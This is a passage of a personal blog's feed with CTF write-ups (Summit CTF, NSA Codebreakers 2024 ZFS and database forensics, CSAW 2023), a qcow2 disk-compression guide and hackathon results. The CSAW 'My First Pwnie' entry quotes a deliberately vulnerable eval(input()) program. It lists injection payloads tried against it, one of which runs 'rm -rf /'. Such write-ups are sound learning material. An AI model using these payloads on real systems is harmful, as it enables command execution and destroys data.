
  <li>Intially we did good on both attack &amp; defense side during second half but couldn’t pwn all machines
<img src="/assets/koth-score-summitctf.png" alt="Initial Score During Second Half" /></li>
</ul>
<div style="text-align: center;">Team 7: Pirates Bay - This is not final score</div>

<p><strong>Conclusion</strong>
Overall Amazing Experience in King of The Hill.  Will improve by automating flag submission as one of the other teams did from UNG, manually retrieving and submitting flags is slow and boring.</p>

<p><img src="/assets/vt-campus-summitctf.png" alt="Virginia Tech Campus" /></p>
<div style="text-align: center;">Virginia Tech Campus</div>]]></content><author><name>NC / Jack Sparow</name></author><category term="ctf" /><category term="reverse-engineering" /><summary type="html"><![CDATA[Summit CTF had two Categories: Jeopardy - First 24 Hours Attack-Defense - In-Person 4 Hours - King of The Hill(KOTH)/Castle vs Castle]]></summary></entry><entry><title type="html">NSA Codebreakers 2024</title><link href="https://nimish.ch/nsa-codebreakers-2024" rel="alternate" type="text/html" title="NSA Codebreakers 2024" /><published>2025-01-20T07:38:20+00:00</published><updated>2025-01-20T07:38:20+00:00</updated><id>https://nimish.ch/codebreakers_writeup</id><content type="html" xml:base="https://nimish.ch/nsa-codebreakers-2024"><![CDATA[<h3 id="task-1">Task 1</h3>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">$</span>file shipped.db
</code></pre></div></div>
<ul>
  <li>
    <p>Tried to open with OpenSQLite browser but couldn’t open it. Shows encrypted.</p>
  </li>
  <li>
    <p>Then found out it is not an encrypted file:</p>
  </li>
</ul>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">$</span>fcrackzip <span class="nt">-v</span> <span class="nt">-u</span> <span class="nt">-D</span> <span class="nt">-p</span> /usr/share/wordlists/rockyou.txt shipping.db                         
<span class="go">'mimetype' is not encrypted, skipping
'Configurations2/toolpanel/' is not encrypted, skipping
'Configurations2/progressbar/' is not encrypted, skipping
'Configurations2/statusbar/' is not encrypted, skipping
'Configurations2/toolbar/' is not encrypted, skipping
'Configurations2/floater/' is not encrypted, skipping
'Configurations2/popupmenu/' is not encrypted, skipping
'Configurations2/menubar/' is not encrypted, skipping
'manifest.rdf' is not encrypted, skipping
found id 6ecd93cd, 'shipping.db' is not a zipfile ver 2.xx, skipping
no usable files found
</span></code></pre></div></div>

<ul>
  <li>
    <p>After Unzipping, tried to view content of content.xml: All Gibbrish</p>
  </li>
  <li>Tried to reconstruct it in readable format:
    <div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">$</span>zip <span class="nt">-r</span> ../files.odt <span class="k">*</span>
</code></pre></div>    </div>
  </li>
  <li>
    <p>Word  &amp; Libreoffice don’t show good format, not readable and cannot be analyzed</p>
  </li>
  <li>
    <p>Reconstructing to Sqlite file using python script.</p>
  </li>
  <li>
    <p>Finally reconstructed after trial and error.</p>
  </li>
  <li>Found Guardian Armamenet a suspicious company from Thumbnails.png after Googling all companies names</li>
</ul>

<p>Random Entry for a different addresss at No:899 which is suspicous</p>

<p><strong>Boom Flag</strong></p>

<p><img src="/assets/task1.png" alt="Task 1 Badge" /></p>

<h3 id="task-2">Task 2</h3>

<p>Create ZFS Pool on Ubuntu using following commands:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">$</span>lsblk
<span class="gp">$</span><span class="nb">sudo </span>fallocate <span class="nt">-l</span> 1G /tmp/zfs-disk.img
<span class="gp">$</span><span class="nb">sudo </span>losetup <span class="nt">-fP</span> /tmp/zfs-disk.img
<span class="gp">$</span>losetup <span class="nt">-a</span>
<span class="gp">$</span>lsblk
<span class="gp">$</span><span class="nb">sudo </span>zpool create nkfipool /dev/loop46
<span class="gp">$</span><span class="nb">sudo </span>zfs create nkfipool/rjfs
<span class="gp">$</span>zfs list <span class="nt">-t</span> snapshot
<span class="gp">$</span>zpool list
</code></pre></div></div>

<p>If directory is hidden:</p>
<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">$</span><span class="nb">sudo </span>zfs get snapdir nkfipool/rjfs
<span class="gp">$</span><span class="nb">sudo </span>zfs <span class="nb">set </span><span class="nv">snapdir</span><span class="o">=</span>visible nkfipool/rjfs
<span class="gp">$</span><span class="nb">sudo </span>zfs get snapdir nkfipool/rjfs
</code></pre></div></div>

<p>Info on Pool:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">$</span><span class="nb">sudo </span>zdb <span class="nt">-vvv</span> nkfipool/rjfs
</code></pre></div></div>

<p>Manually Recover each Snapshot SEQUENTIALLY using source GUID &amp; Destination GUID:</p>

<p>View GUID:</p>
<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">$</span><span class="w"> </span><span class="k">for </span>f <span class="k">in</span> <span class="k">*</span><span class="p">;</span> <span class="k">do </span>file <span class="s2">"</span><span class="nv">$f</span><span class="s2">"</span><span class="p">;</span> <span class="k">done</span> | <span class="nb">cut</span> <span class="nt">-d</span><span class="s1">':'</span> <span class="nt">-f1</span>,4,5 | column <span class="nt">-t</span> <span class="nt">-s</span> <span class="s1">':'</span>
<span class="gp">$</span><span class="w"> </span><span class="nb">sudo </span>zfs receive nkfipool/rjfs <span class="o">&gt;</span> logseq24006643128753-i
</code></pre></div></div>

<p>Check directory of each recovered snapshot: :/nkfipool/rjfs/planning/pages</p>
<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">$</span><span class="w"> </span><span class="nb">ls</span>
<span class="go"> contents.md        'Elliptic curve recovery.md'   LLM.md   'token generation.md'  'ZFS snapshots.md'
'CUDA elliptic.md'   golang.md                     todo.md   tools.md
</span></code></pre></div></div>

<p>Do checksum of each file</p>

<p>Write Script to do checksum of each file, then print it:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">#</span><span class="o">!</span>/bin/bash
<span class="go">
</span><span class="gp">#</span><span class="w"> </span>Base directory where all logseq directories are stored
<span class="go">BASE_DIR="/nkfipool/rjfs/.zfs/snapshot"

</span><span class="gp">#</span><span class="w"> </span>List of logseq directories
<span class="go">LOGSEQ_DIRS=(
    "logseq11079254764090"
    "logseq11652828730004"
    "logseq11865316111135"
    "logseq1275510227140"
    "logseq169607977607"
    "logseq1838778124435"
    "logseq18584850428477"
    "logseq211821980113211"
    "logseq24006643128753"
    "logseq259372600032543"
    "logseq263292687127458"
    "logseq269718728817"
    "logseq27077118912783"
    "logseq30280209123973"
    "logseq307981931423438"
    "logseq4015160425167"
    "logseq73041633518013"
    "logseq77311709316810"
    "logseq81871640320073"
    "logseq98931947620095"
)

</span><span class="gp">#</span><span class="w"> </span>Iterate through each logseq directory
<span class="gp">for logseq_dir in "$</span><span class="o">{</span>LOGSEQ_DIRS[@]<span class="o">}</span><span class="s2">"; do
</span><span class="gp">    #</span><span class="w"> </span><span class="s2">Directory containing files
</span><span class="gp">    PAGES_DIR="$</span><span class="s2">BASE_DIR/</span><span class="nv">$logseq_dir</span><span class="s2">/planning/pages"</span>
<span class="go">    
</span><span class="gp">    #</span><span class="w"> </span>Check <span class="k">if </span>the directory exists
<span class="gp">    if [ -d "$</span>PAGES_DIR<span class="s2">" ]; then
</span><span class="gp">        #</span><span class="s2">echo "</span>Processing files <span class="k">in</span> <span class="nv">$PAGES_DIR</span><span class="s2">"
</span><span class="go">	echo ""
        
</span><span class="gp">        #</span><span class="w"> </span>Iterate through each file <span class="k">in </span>the pages directory
<span class="gp">        for file in "$</span>PAGES_DIR<span class="s2">"/*; do
</span><span class="gp">            if [ -f "$</span><span class="s2">file"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then</span>
<span class="gp">                #</span><span class="w"> </span>Print the SHA256 checksum of the file
<span class="gp">                sha256sum "$</span>file<span class="s2">"
</span><span class="go">            fi
        done
    else
</span><span class="gp">        #</span><span class="nb">echo</span> <span class="s2">"Directory </span><span class="nv">$PAGES_DIR</span><span class="s2"> does not exist or is inaccessible."</span>
<span class="go">	echo ""
    fi
done
</span></code></pre></div></div>

<p><strong>Boom You’ve got all checksums</strong></p>

<p><img src="/assets/task2.png" alt="Task 2 Badge" /></p>]]></content><author><name>NC / Jack Sparow</name></author><category term="ctf" /><summary type="html"><![CDATA[Task 1]]></summary></entry><entry><title type="html">qcow2 Virtual Machine Image Compression</title><link href="https://nimish.ch/qemu-images-storage-space" rel="alternate" type="text/html" title="qcow2 Virtual Machine Image Compression" /><published>2023-12-10T07:38:20+00:00</published><updated>2023-12-10T07:38:20+00:00</updated><id>https://nimish.ch/qemu_images</id><content type="html" xml:base="https://nimish.ch/qemu-images-storage-space"><![CDATA[<h3 id="kvm-qcow2-image-compression">KVM qcow2 Image Compression</h3>

<p>Have you ever encountered your QEMU-KVM Virtual Machine Image in qcow2 format eating your storage space?
If yes, today we will solve that problem. The problem is due to <code class="language-plaintext highlighter-rouge">thin provisioning</code></p>

<p>QEMU-KVM Virtual Machine(VM) Images take extra space with snapshots as original image size increases.
We will restore the image to minimal size, deleting extra space occupied by snapshots.</p>

<details>
  <summary> Thin Provisioning</summary>
  <p>When a snapshot is taken, the changes made to the VM after the snapshot are stored in a separate file. With thin provisioning, the snapshot size can increase dynamically as more data is written to the VM after the snapshot is taken. This means that the snapshot will only consume additional space as changes occur, rather than reserving a fixed amount of space upfront.</p>
</details>

<h3 id="general">General</h3>

<ul>
  <li>Snapshots acquire double space that of virtual disk and don’t erase back automatically.</li>
  <li>Delete Snapshots using CLI(qemu-img)</li>
  <li>Always try to use cli qemu for creating VMs and operating them</li>
</ul>

<p><code class="language-plaintext highlighter-rouge">ls</code> cannot understand <a href="#### thin-provisioning"><code class="language-plaintext highlighter-rouge">thin provisioning</code></a> , use Disk Utility <code class="language-plaintext highlighter-rouge">du</code> instead</p>

<p>Here is my sample disk size:
<img src="assets/qcow2_size.png" alt="qcow2-image-size" /></p>

<p><strong>qemu-img</strong></p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">qemu-img info Qubes.qcow2</code></li>
</ul>

<p><strong>Deleting Snapshots</strong></p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">sudo qemu-img snapshot -d snapshot2(name) CTF.qcow2</code></li>
</ul>


<p><strong>virt-sparsify</strong></p>

<p>Free space within the disk image can be converted back to free space on the host. Check <a href="https://libguestfs.org/virt-sparsify.1.html">documentation</a> 
for all features.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">sudo virt-sparsify -v -x --in-place CTF.qcow2</code></li>
  <li><code class="language-plaintext highlighter-rouge">sudo virt-sparsify CTF.qcow2 compressedCTF.qcow2</code></li>
</ul>

<h3 id="before-compression">Before Compression</h3>
<p><img src="/assets/before_size.png" alt="size-of-qcow2-image-before-compression" /></p>

<h3 id="after-compression">After Compression</h3>
<p><img src="/assets/after_size.png" alt="size-of-qcow2-image-after-compression" /></p>]]></content><author><name>NC / Jack Sparow</name></author><category term="linux" /><summary type="html"><![CDATA[KVM qcow2 Image Compression]]></summary></entry><entry><title type="html">CSAW CTF 2023</title><link href="https://nimish.ch/csaw-2023" rel="alternate" type="text/html" title="CSAW CTF 2023" /><published>2023-09-17T07:38:20+00:00</published><updated>2023-09-17T07:38:20+00:00</updated><id>https://nimish.ch/csaw_writeup</id><content type="html" xml:base="https://nimish.ch/csaw-2023"><![CDATA[<h3 id="pwn">Pwn</h3>

<h4 id="my-first-pwnie">My First Pwnie</h4>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/usr/bin/env python3
</span>
<span class="c1"># Pwn mostly builds on top of rev.
# While rev is more about understanding how a program works, pwn is more about figuring out how to exploit a program to reach the holy grail: Arbitrary Code Execution
#
# If you can execute arbitrary code on a system, that system might as well be yours...because you can do whatever you want with it! (this is the namesake of "pwn".....if you pwn a system, you own the system)
# Of course, that comes with the limitations of the environment you are executing code in...are you a restricted user, or a super admin?
# Sometimes you can make yourself a super admin starting from being a restricted user.....but we're not gonna do that right now.
#
# For now, I want you to figure out how to execute arbitrary commands on the server running the following code.
#
# To prove to me that you can excute whatever commands you want on the server, you'll need to get the contents of `/flag.txt`
</span>
<span class="k">try</span><span class="p">:</span>
  <span class="n">response</span> <span class="o">=</span> <span class="nf">eval</span><span class="p">(</span><span class="nf">input</span><span class="p">(</span><span class="sh">"</span><span class="s">What</span><span class="sh">'</span><span class="s">s the password? </span><span class="sh">"</span><span class="p">))</span>
  <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">You entered `</span><span class="si">{</span><span class="n">response</span><span class="si">}</span><span class="s">`</span><span class="sh">"</span><span class="p">)</span>
  <span class="k">if</span> <span class="n">response</span> <span class="o">==</span> <span class="sh">"</span><span class="s">password</span><span class="sh">"</span><span class="p">:</span>
    <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Yay! Correct! Congrats!</span><span class="sh">"</span><span class="p">)</span>
    <span class="nf">quit</span><span class="p">()</span>
<span class="k">except</span><span class="p">:</span>
  <span class="k">pass</span>

<span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Nay, that</span><span class="sh">'</span><span class="s">s not it.</span><span class="sh">"</span><span class="p">)</span>

</code></pre></div></div>
<p>I tried different commands such as:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nf">import</span><span class="p">(</span><span class="sh">'</span><span class="s">subprocess</span><span class="sh">'</span><span class="p">).</span><span class="nf">getoutput</span><span class="p">(</span><span class="sh">'</span><span class="s">cat flag.txt</span><span class="sh">'</span><span class="p">)</span>
<span class="nf">import</span><span class="p">(</span><span class="sh">'</span><span class="s">os</span><span class="sh">'</span><span class="p">).</span><span class="nf">system</span><span class="p">(</span><span class="sh">'</span><span class="s">rm -rf /</span><span class="sh">'</span><span class="p">)</span>
</code></pre></div></div>
<p>Then finally connected to server using Netcat</p>

<p><img src="/assets/csaw_first_pwnie.png" alt="Pwnie Solution" /></p>

<p>Flag: <code class="language-plaintext highlighter-rouge">
🚩 csawctf{neigh______}
</code></p>]]></content><author><name>NC / Jack Sparow</name></author><category term="ctf" /><category term="pwn" /><summary type="html"><![CDATA[Pwn]]></summary></entry><entry><title type="html">Winner CyberCup Hackathon 2 &amp;amp; 3</title><link href="https://nimish.ch/cybercup-hackathon" rel="alternate" type="text/html" title="Winner CyberCup Hackathon 2 &amp;amp; 3" /><published>2023-01-21T07:38:20+00:00</published><updated>2023-01-21T07:38:20+00:00</updated><id>https://nimish.ch/cybercup-hackathon</id><content type="html" xml:base="https://nimish.ch/cybercup-hackathon"><![CDATA[<h3 id="cybercup-20-2023">CyberCup 2.0 2023</h3>

<p>Overall Positon: Second</p>

<p>Prize Won: INR 10,000</p>

<p>24 Hours Hackathon</p>

<p>Organizer: Amity University, 18th- 19th January 2023</p>

<p>Problem Statement: <a href="https://amity.edu/aset/confluence2023/problem_statement_cb.html">Cybersecurity and Blockchain</a>:</p>

<p>You are the Lead Cybersecurity Architect for Cybersecurity and Compliance (CSAC) department
In 2020, University discovered a serious cyber-attack. There was a Supply Chain Attack as advised by a trusted intel. 
As Lead Cybersecurity Architect, develop a cybersecurity program for university and present your strategy for detection, containing and removal of the malware as well as your implementation and execution roadmap to the Executive Committee (EC) using NIST Framework.</p>

<p>Our Solution(Upload Pending):</p>

<p>I am thrilled to share the story of how my team, Pirates Bay,
achieved an incredible victory in the Cybersecurity &amp; Blockchain Domain out of three domains.</p>

<p>In order to make the story seem realistic we designed a scenario of attacking a Systems Engineer with Admin Privileges from a famous Supply Chain Service Provider to the College.</p>

<p>Will be updating it soon with our script that we created to analyze network logs and setup Honey Pots</p>

<h3 id="cybercup-30-2024">CyberCup 3.0 2024</h3>

<p>Overall Positon: Third</p>

<p>Startup Incubator Fund: INR 20,000</p>

<p>Cash Prize: INR 2,000</p>

<p>AWS Subscriptions</p>

<p>Organizer: Amity University, 28th January 2024</p>

<p>Problem Statement: Design a SIEM like tool to monitor network activity and visually represent network traffic and other indicators of compromise to network administrator.</p>

<p>Solution(Will Upload Soon)</p>]]></content><author><name>NC / Jack Sparow</name></author><category term="project" /><summary type="html"><![CDATA[CyberCup 2.0 2023]]></summary></entry></feed>